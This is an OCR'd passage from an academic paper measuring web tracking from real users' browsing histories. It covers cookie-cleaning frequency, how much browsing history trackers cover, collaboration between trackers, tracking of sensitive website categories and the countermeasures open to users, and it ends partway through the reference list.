


Figure 6: Percentage of trackers deleted according to the frequency (browsing hours and days) of cookie cleaning.




Figure 7: Percentage of trackers deleted according to the frequency (browsed websites) of cookie cleaning.

To better understand this aspect we looked at how frequently each tracker was encountered by each user. In Table 5, we report the percentage of users for which the top-5 most recurrent trackers appear with a frequency lower than 2 hours. Google, for instance, is encountered on average every 1.11 hours. This means that to fully prevent the largest company in our dataset from being involved in tracking practices, a user should delete the cookies after every single browsing hour, which is obviously not realistic. Figure 6 and Figure 7 respectively report the cumulative distributions for a time-based and site-based perspective. The plots show that 50% of the trackers are

Table 5: Top-5 trackers according to the frequency (browsing hours) of appearance. % Users refers to users for which the tracker appears with a frequency < 2 browsing hours.

Tracker	% Users	Avg frequency (hours)
Google	80.41	1.11
Microsoft	67.61	1.29
Twitter	67.18	1.41
Yahoo!	66.25	1.43
Rubiconproject	62.68	1.44




Figure 8: Possible browsing history gain through collaboration

repeatedly encountered every 8 hours or 60 websites. In other words, if the cookies are cleaned up every 8 hours or after 60 website visits, only half of the trackers could be prevented from tracking. However, cookie cleaning is clearly not an absolute solutions for those privacy conscious users who do not want to be tracked by any means: this practice is not effective against big players that can know much more and are encountered much frequently (on average every 1.34 browsing hours).

Summary: Users encounter on average 177 trackers during one week. In addition, 18.31% of the users encounter trackers every hour and 1.73% encounter trackers every website.

6 The Knowledge of Trackers

In the previous section, we have seen that the average users encounter 84% of the trackers within just half a day of web browsing. While this is very concerning for the privacy of Internet users, the impact on their privacy might not be as significant and worrying unless those trackers can compromise a significant fraction of the users' browsing history. In this section, we take a closer look to estimate how much information about users is known (or potentially known) by those trackers. We first assess to what extent main trackers on the visited websites know about the users' browsing histories, and then how much additional coverage they could gain by sharing information among one another. We also investigate the type of information that could be learned about the identity of users through regularly browsing particular types of websites. Finally, we conclude the section with an optimal tracking strategy analysis.

6.1 How much do trackers know about you?

For each tracker we identified in our dataset, we computed the average fraction of browsing history known, the percentage of websites in which they are present, and also the fraction of users who encounter them. On average, each tracker tracks 3% of the users and knows 0.14% of their browsing history. However, the top trackers (such as Google, Facebook, and Microsoft) are quite far from the average. In fact, they are able to track nearly all users, as can be seen from Table 3, and they know on average 47% of each user's browsing history. Google alone, which is the biggest player in the tracking ecosystem, covers 64% of the average users' history logs. The percentage increases to 80% for 9.73% of the users, and reaches a stunning 100% for 2% of them.

Summary: Large trackers know, on average, nearly half of the browsing history of almost all users. For roughly 10% of the users in our dataset Google alone was tracking over 80% of the visited websites.


6.2 How much can trackers know about you through collaboration?

Collaboration among trackers is not a new phenomenon [19,41, 49]. It allows them to merge the user data with another tracker, reconstructing users' browsing history, and bypassing the same-origin policy [60]. In order to do it, tracking companies can use multiple methods, with cookie sharing/synchronization being the most common one. For example, a tracker can include its cookie in the request of another third party, facilitating an information-sharing channel even if not directly present in that specific website. Our goal here is to estimate the concrete impact of such collaborations on users' browsing history, which was not explored before by other studies.

In the previous section, we have seen that with the exception of Google, none of the other trackers knows more than 30 percent of the average user's browsing history. Clearly, if Google shared its knowledge with any other tracker, they could also achieve similar coverage. However, this is not a very realistic scenario from a strategic point of view. On the other hand, collaboration among smaller players in the ecosystem might make more sense. Therefore, to understand how much information trackers could gain through collaboration, we calculated the browsing history gain for all possible pairs of companies among the top 20 trackers in our dataset and plotted the percentage of gain versus known history percentage in Figure 8. If the two companies were already known to collaborate according to previous measurements [49], we colored them in orange. If you remove the top three players, in general most trackers over the top 20 can know between 10 and 20% of the browsing history

Table 6: Upper (Lower) part: top and bottom 5 relationships sorted by ascending overlapping (descending gain)

Tracker A (Receiver)	Tracker B (Sender)	Coverage Tracker A	Coverage Tracker A+B	Gain	% B overlapping
Linkedin	Amazon.com	11.33	20.62	9.29	22.57
Amazon.com	Linkedin	12.00	20.62	8.62	23.90
Microsoft	Google	22.97	70.19	47.22	25.13
Taboola	Linkedin	9.65	17.54	7.89	30.40
Linkedin	Openx	11.33	20.43	9.10	30.49
		...			
Rubiconproject	Casalemedia	15.16	15.95	0.79	94.21
Casalemedia	Openx	13.68	14.43	0.75	94.28
Casalemedia	Pubmatic	13.68	14.27	0.59	95.55
Google	Facebook	63.07	64.38	1.31	95.65
Appnexus	Rubiconproject	18.91	19.54	0.62	95.89
Microsoft	Google	22.97	70.19	47.22	25.13
Facebook	Google	30.05	64.38	34.33	45.56
Microsoft	Facebook	22.97	38.92	15.95	46.91
Adobe	Microsoft	19.92	31.79	11.87	48.30
Appnexus	Microsoft	18.91	30.27	11.35	50.56
		...			
Drawbridge	Linkedin	12.41	13.24	0.83	92.71
Rubiconproject	Casalemedia	15.16	15.95	0.79	94.21
Casalemedia	Openx	13.68	14.43	0.75	94.28
Appnexus	Rubiconproject	18.91	19.54	0.62	95.89
Casalemedia	Pubmatic	13.68	14.27	0.59	95.55



(a) Microsoft (b) Facebook (c) Appnexus

Figure 9: Known-history percentage distribution of the trackers that directly appear the most in users' history without (solid line) and with information sharing (dotted line). The percentage of users' history without any tracker is 20.07%.

of the users. Through collaboration, they can increase their knowledge of an additional 5 to 10% (mean gain is 5.3%) in the best case scenario unless they can collaborate with Google.

In Table 6 we also provide concrete examples for some of the interesting collaboration options. Similarly, those collaborations that are known to exist by other means are marked in gray. The most obvious gain examples come from the collaboration among the biggest players. Because in most of the websites in which we observe Facebook, we also encounter Google (95.65%), Google gains not much (1.31%) from getting information from Facebook. However, Facebook could immensely increase its knowledge, up to 64.38%, from a potential collaboration with Google. Another interesting observation is that Microsoft and Google do not target similar sets of websites, therefore a possible collaboration would have a much larger impact. On the contrary, the overlap among the top 20 trackers ranges between 23 and 96% (mean overlap of 64%). This clearly indicates that many of them are tracking users in a very similar set of websites.

Now let's look at the worst-case scenario, in which we assume that all trackers that were identified to be sharing information according to recent studies (see Section 3.4) collaborate to increase their knowledge as much as possible. In Figure 9, we provide three examples of how much information




Figure 10: Known history percentages of the 6 sensitive categories by the top trackers.

can be potentially gained in such a scenario. It is interesting to see that Microsoft could potentially already know up to 73% of the users' browsing history (instead of the 27% it has if it was completely disconnected from other players). Another similar spike is observed in Appnexus (from 21 to 73%). While the gain for Microsoft is mostly due to its relationship with Google, Appnexus receives information from a variety of other trackers including Microsoft, Adobe, Yahoo!, and more. Again, these numbers assume a complete share of all tracking information among the companies, so in reality the numbers are likely somewhere in between the two scenarios (no collaboration and full collaboration).

Summary: Top trackers overlap on 64% of the websites where they track users. However, they can gain an additional 5% and 10% in their history coverage through collaborations. The gain increases to up to 50% if multiple trackers share data.

6.3 What type of sensitive information can be obtained about you?

Visiting or regularly browsing particular types of websites could reveal sensitive information about users. In this part of our analysis, we focus on websites that could fall into sensitive categories and check which trackers are present on those sites and could therefore gain access to private users' information. In particular, we identified six categories that are widely considered to be sensitive (see Section 3.3) and we computed the portion known by top trackers. Figure 10 reports the averages over the whole dataset. In gray, we represent the percentage of history in which we do not detect any trackers.

At a glance, we observe that the tracking activity is not uniform among the six sensitive categories: while the percentage of untracked history is very low in the *Health*, *Religion*, and *Political* categories (respectively 12, 15 and 10%), the fraction doubles for the *Sexuality*, *Financial*, and *Legal* classes (30, 24, 28%).

A first interesting case is the *Political* category: although it presents the lowest number of websites and users who browse it (see Table 2), it turns out to be the category the top trackers know the most about. In fact, our crawler detects multiple trackers on average on each of these pages, with top trackers uniformly present on most of them.

The *Legal* category results in the opposite case: top organizations on average know less than 5% of sites in this category, with the exclusion of Google (69.10%): we measure an average presence of 2.64 trackers for websites in this group.

More concretely, if looking at the per-tracker details in the graph, the figure presents similar trends and known history percentages, except for Google and Facebook. Since in general Google knows over 60% of the users' history, it is not very surprising that it also covers a good fraction of the browsing history related to the sensitive categories. For example, the Facebook case is utterly interesting. On the general data, it only knows up to 30% of the users' browsing history, which is in line with other top players. Despite that, it covers almost 60% of the browsing on the *Political* sector, and around 50% of the *Health* category. This seems to indicate that Facebook puts a particular effort in tracking specific website classes. On the other side of the spectrum lies Microsoft, which on the general data has a much larger coverage (over 20%) than its presence on sensitive website categories.

We also investigate whether the prevalence and tracking of sensitive websites are uniform across continents. For each of them, in Table 7 we report the average percentage of browsed websites per sensitive category together with the average number of trackers encountered. Results show no substantial differences across continents and confirm that sensitive information about *Health*, *Religion*, and *Political* is more subject to tracking practices, although their prevalence is very small in users' histories. The only comforting difference is observed in Europe. Very likely thanks to the GDPR, the average number

Table 7: Sensitive website prevalence and their average number of trackers in users' history. Values higher than the mean for all the categories are underlined.

Continent	Websites Percentage							Average trackers						
	All	Sexuality	Health	Religion	Financial	Legal	Political	All	Sexuality	Health	Religion	Financial	Legal	Political
Africa	**6.03**	1.74	0.84	0.49	1.45	0.70	0.11	**7.01**	4.50	10.34	7.50	6.64	2.53	7.53
Asia	**5.84**	0.96	0.89	0.42	2.07	1.27	0.09	**6.96**	5.96	14.44	7.31	5.54	1.79	7.39
Europe	**5.45**	1.91	0.87	0.50	1.80	0.86	0.12	**7.12**	5.56	7.52	5.87	4.81	2.82	6.10
North A.	**5.00**	1.27	1.20	0.75	3.12	0.77	0.18	**8.55**	6.79	12.97	8.68	8.23	3.70	14.69
Oceania	**4.85**	1.72	1.00	0.52	2.36	0.88	0.11	**7.69**	6.59	12.47	8.84	6.33	2.60	8.52
South A.	**5.38**	1.04	1.26	0.42	1.95	1.93	0.14	**7.20**	6.02	10.06	9.44	4.87	2.23	12.85




Figure 11: Relationships among sensitive and top categories

of trackers found in websites is lower than others.

As a next step, we investigate how much more information can be identified about a user's identity by connecting the pieces. For example, if a tracker knows that a user follows a particular political party or religious belief, can we estimate the likelihood of them knowing also about the user's travel plans, health interests, etc? To this end, we build a linkage graph among the sensitive categories and other website categories. We consider each user at the time, and isolate the history containing webpages of the sensitive category (*SI*) under analysis from the remaining part (*RI*) — note that the group also contains other sensitive categories besides the one we investigated so far. For each webpage in *SI*, we extract the list of trackers and check their presence in the remaining webpages of *RI*. Given the list of matched websites, we detect their categories and increase a counter for each of them. Once n webpages in *SI* have been analyzed, we divide each of the category counters by n, obtaining a ratio. For a single user, a ratio close to 1 between a sensitive category a and another one b means that, each time we encounter a website in a, the trackers also know that the user visited b.

We plot the resulting linkage graph in Figure 11. Node sizes represent the percentage of history that falls in the category: the biggest category is *Technology/Internet* (39% users' history), the smallest is *Political*, accounting for 0.13%. Each edge between two nodes expresses the average category correlation for all the users in our dataset. To increase the readability, the graph only includes the sensitive and the most prominent ten categories that have at least one ingoing edge with a weight greater than 70%. We observe that the strongest correlation percentage (95.55%) holds between *Political* and *Technology/Internet*, while the weakest (70.01%) between *Legal* and *Chat (IM)/SMS*.

We also see that some categories are much less connected with the others. For instance, *Sexuality* and *Financial* have very few connections with other categories, and those connections are very small. On the other hand, *Political* has many strong connections with many other categories found in the dataset. In the middle, we find cases like *Health*, *Religion* and *Legal*, that despite having more connections than the first two, only have a couple of strong connections with others. We also verify how the linkage graph varies according to users' geographical location, and find that relationships are stable across continents except from Asia, in which we see *Health* has stronger connections than *Political*.

Another interesting point is that sensitive categories do not seem to have many connections among them. However, we have to note that not having a direct connection in the graph does not necessarily indicate that trackers could not connect them through their relations to other common categories. For example, both *Political* and *Health* are connected to *Potentially Adult*, which could be used as a hub.

Summary: The trackers coverage for sensitive categories ranges between 10 and 30%. Even if these categories are not connected much between one another, some are strongly connected to other general categories such as *Potentially Adult* or *Entertainment*. Some trackers seem to focus on some particular sensitive categories and have 30% more coverage in those categories than on other websites.

Table 8: Top-10 prevalence in the 5K *key-websites*: trackers (left) and categories (right)

Tracker	% key websites
Google	66.04
Facebook	35.50
Adobe	21.54
Appnexus	19.02
Yahoo!	18.44
Microsoft	17.04
Rapleaf	16.00
Thetradedesk	15.56
Drawbridge	15.50
Rubiconproject	14.90

Category	% key websites
Technology/Internet	22.96
Business Economy	12.94
Shopping	6.60
News Media	5.82
Travel	5.04
Entertainment	3.90
Games	3.20
Suspicious	3.04
Financial Services	3.02
Education	2.70




Figure 12: Optimal tracking strategy on *key-websites* vs top-3-tracker strategy on their top-5K websites

6.4 What is the optimal tracking strategy?

Earlier in this section, we have made estimations on how much browsing history knowledge could be obtained through collaboration among trackers, concluding that unless collaboration happens with Google, it is hard to gain a significant fraction of the browsing histories. An alternative option for the trackers to achieve the same goal is to plant themselves on *key websites*. For an optimal tracking strategy, the trackers need to build a list of *popular websites* such that the minimum number of them is required in order to cover a certain percentage of the whole users' history. To assess the effectiveness of this option, we created a sorted list of the 5K most reputable websites, according to the definition provided in Section 5.

In Figure 12, we plot how the known history percentage grows in relation to how many key websites the trackers need to work with. We also plot the existing presence of the top three trackers on those top 5K sites. The blue curve shows that, by cherry-picking only 200 websites, a company could observe 50% of the users browsing history. This value increases to 65% and 78% when extending the set of key webpages to the first 1K and 5K respectively (over a total of 2.33M in our dataset), indicating that being able to add a tracker to the top sites brings much more additional information than collaborating with other trackers.

As seen in Table 8, top players already show a significant presence on the *key websites*. When we look closer at the tracking strategy of Google, Facebook, and Microsoft (Figure 12), we identify interesting differences. First, although present in 66% of the key websites, the coverage of Google diverges from the optimal curve after considering only 10 websites (0.2% of the 5K): a sign that its presence is more prominent in the less reputable website of the group. We also noticed that Microsoft had a better coverage strategy than Facebook: although the two organizations show a similar trend in Figure 12, the first is only present in 17% of the key websites —half the percentage of the second—, suggesting that it appears in more reputable websites. In Table 8, we report the breakdown of categories together with the fraction of key websites for each of them: *Technology/Internet* and *Business/Economy* group a sheer number of webpages, being the two most popular categories overall.

Summary: Trackers could know 50% of the browsing history of the users in the dataset if they were present in just 200 websites. This number can increase to 78% with only 5K pages (out of 2.33M in our dataset). However, even the top trackers do not seem to follow this ideal strategy.

7 Comparison and Discussion

While web tracking is widely considered a common phenomenon, the results that we obtained by studying web tracking from the users' perspective show that it is considerably more widespread than previously thought. Previous studies [16, 25, 49, 50] attempted to quantify its scale by conducting large-scale measurements on open datasets, such as Alexa 1M [3] or Tranco [44]. However, while one would expect that crawling the most popular websites should provide an upper bound approximation of exposure, we found this to be wrong. For example, Google was found to track user activities on 46% [25, 50] of the top domains, but our study reveals that the actual knowledge of the users' histories reaches 73%. In the same way, Facebook prevalence was estimated around 18% [49], but our measurement shows it to be almost twice that value.

One of the main results of our study is to show that if the impact of web-tracking is measured only by considering top websites, the fraction of known browsing history would be largely under-estimated. Moreover, the relationship among the two is not always the same. As an example, Microsoft and Pubmatic appear both in 4% of the analyzed websites, but the former covers on average almost twice the users' browsing history compared to the latter (Table 3). The use of telemetry makes it also possible to quantify the exact impact of collaborations among organizations on end users. Previous studies discovered that 66% of the top-100 trackers share cookies [16] and that users with a larger browsing profile are tracked by

more identifier sharing domains [19]. Thanks to our analysis we now know that this practice could increase the knowledge that trackers have of the users' activity by almost 50%.

Another advantage of our method with respect to previous works is that it also allows us to shed light on the timing and frequency with which users are tracked, thus unveiling insights on research areas that have never been explored so far and whose investigation is impossible by crawling top websites. For instance, we show that users encounter almost all the tracking organizations in just half a day of activity. Even more worryingly, we show that the frequency with which some of the top trackers are encountered makes it infeasible to prevent their monitoring by simply deleting the cookie history.

The knowledge that tracker organizations have of users' browsing interests, habits, recurrence, location and hourly activity enables the creation of powerful profiles that get more and more refined and available to many players willing to purchase them. As a result, users risk to lose control of their private information and face several serious consequences. For example, a known use of tracking is the personalization of search results based on users' interests and the creation of the so-called Filter Bubble [65], a personalized search where an algorithm guesses what results the user would like to see based on previously collected information. Web tracking is also massively used to serve targeted advertising, facilitate marketing, and increase sales profit by influencing customer purchasing behaviors. In this respect, tracking can be used to modify product prices according to the geographical location and the financial situation of potential customers [9, 63]. Many companies also leverage this information to assess users' financial credibility [58, 59] and establish insurance coverage [22].

7.1 What can users do to protect themselves?

As web-tracking closely concerns users and their activities, several tools and strategies exist to defend against this practice, being the most important: cookie clearing, list/rules-based blocking, and network-level masking.

Cookie clearing – In order to significantly reduce cookie-based tracking, users could delete the cookies stored in their browsers. However, this approach is complex to strictly follow in the long term and it would require a lot of effort: users must delete cookies with high frequency (i.e., less than one hour according to our findings in Section 5) and cherry-pick the ones to delete in each case.

List/rules-based blocking – The most common solution is the use of browser extensions or privacy-centered browsers that maintain an up-to-date list of tracking domains or rules and block all the connections towards them, thus preventing data collection about browsing sessions. Some of them rely on large-scale crawls to analyze how the ecosystem evolves [13], and some others principally have a crowdsourcing model [15]. These kind of solutions are easy to setup (i.e., install and forget) and avoid the need for manually deleting cookies on a regular basis. However, blocking resources can sometimes generate unexpected functionality problems in the page. In order to avoid them, solutions generally offer a page-specific disable option, but as indicated in Section 6, a large percentage of the browsing history in sensible categories is being tracked by multiple companies, so users should be extremely careful when disabling protection tools in them.

Although these solutions exist, and are practical and effective, extension or application-based blocking is not yet widely adopted: privacy-centered browsers only represent 7.74% of the market, and only 8.5% of the users adopt tracker-blocking tools [26, 64]. Therefore raising awareness about the extent of web-tracking is crucial to increase these percentages and we believe that the quantitative insights presented in this work could be immensely helpful to serve this purpose.

Network-level masking – Section 4 shows that the knowledge of tracker organizations spans a high percentage of the users' browsing history, reaching up to 63% in the case of Google. Therefore, some protections can be implemented at the network level to protect a larger portion of users and devices. Protective measures can be installed in home routers [43] or adopted as a privacy layer in companies. Despite being flexible and allowing protection of multiple devices at the same time, those tools are more difficult to set up, and require users to regularly maintain them, discouraging regular web users in adopting them.

There are also some solutions to mask the user's real IP address from the remote site, thus preventing IP-based tracking. This goal is achieved by using anonymous proxy servers (which act as intermediary and offer anonymization services by removing sensitive information), virtual private networks (VPNs) (whose nodes result to be hosts of a single network, regardless of their physical locations), or Tor [1] (whose browser prevents tracking by routing the traffic through a chain of relays which protects the real user's IP address). Even if this is only one part of online tracking, some studies have already proven that a large percentage of users retain their same IP addresses for more than a month [35], allowing companies to use it as an identifier. When adopting this type of solutions, users should additionally use a list/rules-based blocking tool on top, to also avoid general types of tracking.

8 Conclusions

Despite the existence of these solutions and the users' awareness of online tracking practices, the adoption of such countermeasures is still limited. A possible reason is that users might feel they are not directly impacted. Our goal is to provide a more accurate measure of how web-tracking directly impacts them, and with evidence about how their online privacy is affected. We hope our findings can enable better decision making and foster a larger adoption of existing privacy-preserving services.

Acknowledgment

We would like to thank our shepherd Deepak Kumar for his help in significantly improving this paper, and all the anonymous reviewers for their constructive feedback. This project was supported by the European Union's Horizon 2020 research and innovation programme under grant agreement No. 101019206 (Testable).

References

[1] TOR. https://www.torproject.org/download/.

[2] ISO 3166-1. https://en.wikipedia.org/wiki/ISO_3166-1, 1997. Accessed: 2021-02-04.

[3] Alexa, "seo and competitive analysis software.". https://www.alexa.com, 2021.

[4] Cisco umbrella, "umbrella popularity list.". https://umbrella-static.s3-us-west-1.amazonaws.com/index.html, 2021.

[5] Majestic, "the majestic million.". https://majestic.com/reports/majestic-million, 2021.

[6] Mullvad. https://mullvad.net, 2021.

[7] Quantcast, "audience insights that help you tell better stories.". https://www.quantcast.com/top-sites, 2021.

[8] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: dusting the web for fingerprinters. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2013.

[9] Paul Belleflamme and Wouter Vergote. Monopoly price discrimination and privacy: The hidden cost of hiding. *Economics Letters*, 149:141–144, 2016.

[10] Sarah Bird, Ilana Segall, and Martin Lopatka. Replication: Why we still can't browse in peace: On the uniqueness and reidentifiability of web browsing histories. In *Symposium on Usable Privacy and Security (SOUPS)*, 2020.

[11] ChromeDevTools. DevTools Protocol API. https://github.com/ChromeDevTools/debugger-protocol-viewer, 2020.

[12] Cliqz GmbH. WhoTracks.me: Bringing Transparency to Online Tracking. https://github.com/cliqz-oss/whotracks.me, 2019.

[13] Disconnect. Make the web faster, more private, and more secure. https://github.com/disconnectme, 2019.

[14] Dymo. Missing Accept_languages in Request for Headless Mode. https://bugs.chromium.org/p/chromium/issues/detail?id=775911, 2017.

[15] EasyPrivacy. Easyprivacy filter subscription. https://github.com/easylist/easylist/tree/master/easyprivacy, 2020.

[16] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[17] Directive 2009/136/EC of the European Parliament and of the Council of 25 November 2009. *Official Journal of the European Union*, 2009.

[18] Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation). *Official Journal of the European Union*, 2016.

[19] Marjan Falahrastegar, Hamed Haddadi, Steve Uhlig, and Richard Mortier. Tracking personal identifiers across the web. In *Conference on Passive and Active Network Measurement (PAM)*, 2016.

[20] Xuehui Hu, Guillermo Suarez de Tangil, and Nishanth Sastry. Multi-country study of third party trackers from real browser histories. In *2020 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 70–86. IEEE, 2020.

[21] IAB. The socioeconomic impact of internet tracking. https://www.iab.com/wp-content/uploads/2020/02/The-Socio-Economic-Impact-of-Internet-Tracking.pdf, 2020.

[22] Privacy International. Social media intelligence and profiling in the insurance industry.... https://medium.com/privacy-international/social-media-intelligence-and-profiling-in-the-insurance-industry-4958fd11f86f, 2017.

[23] Internet Archive. Wayback machine. https://archive.org/, 2020.

[24] Umar Iqbal, Steven Englehardt, and Zubair Shafiq. Fingerprinting the fingerprinters: Learning to detect browser fingerprinting behaviors. *arXiv preprint arXiv:2008.04480*, 2020.

[25] Arjaldo Karaj, Sam Macbeth, Rémi Berson, and Josep M Pujol. Whotracks. me: Shedding light on the opaque world of online tracking. *arXiv preprint arXiv:1804.08959*, 2018.

[26] Kinsta. Global desktop browser market share for 2020. https://kinsta.com/browser-market-share/, 2020.

[27] Balachander Krishnamurthy and Craig Wills. Privacy diffusion on the web: a longitudinal perspective. In *The Web Conference (WWW)*, 2009.

[28] Issie Lapowsky. California unanimously passes historic privacy bill. Wired, 06 2018.

[29] Yan Lau. A brief primer on the economics of targeted advertising. Technical report, Technical report, 2020.

[30] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *USENIX Security Symposium*, 2016.

[31] Tim Libert. Webxray, a tool for analyzing third-party content on webpages and identifying the companies which collect user data. https://github.com/timlib/webXray, 2019.

[32] Srdjan Matic, Costas Iordanou, Georgios Smaragdakis, and Nikolaos Laoutaris. Identifying sensitive urls at web-scale. In *Proceedings of the ACM Internet Measurement Conference*, pages 619–633, 2020.

[33] Jonathan R Mayer and John C Mitchell. Third-party web tracking: Policy and technology. In *IEEE Symposium on Security and Privacy (Oakland)*, 2012.

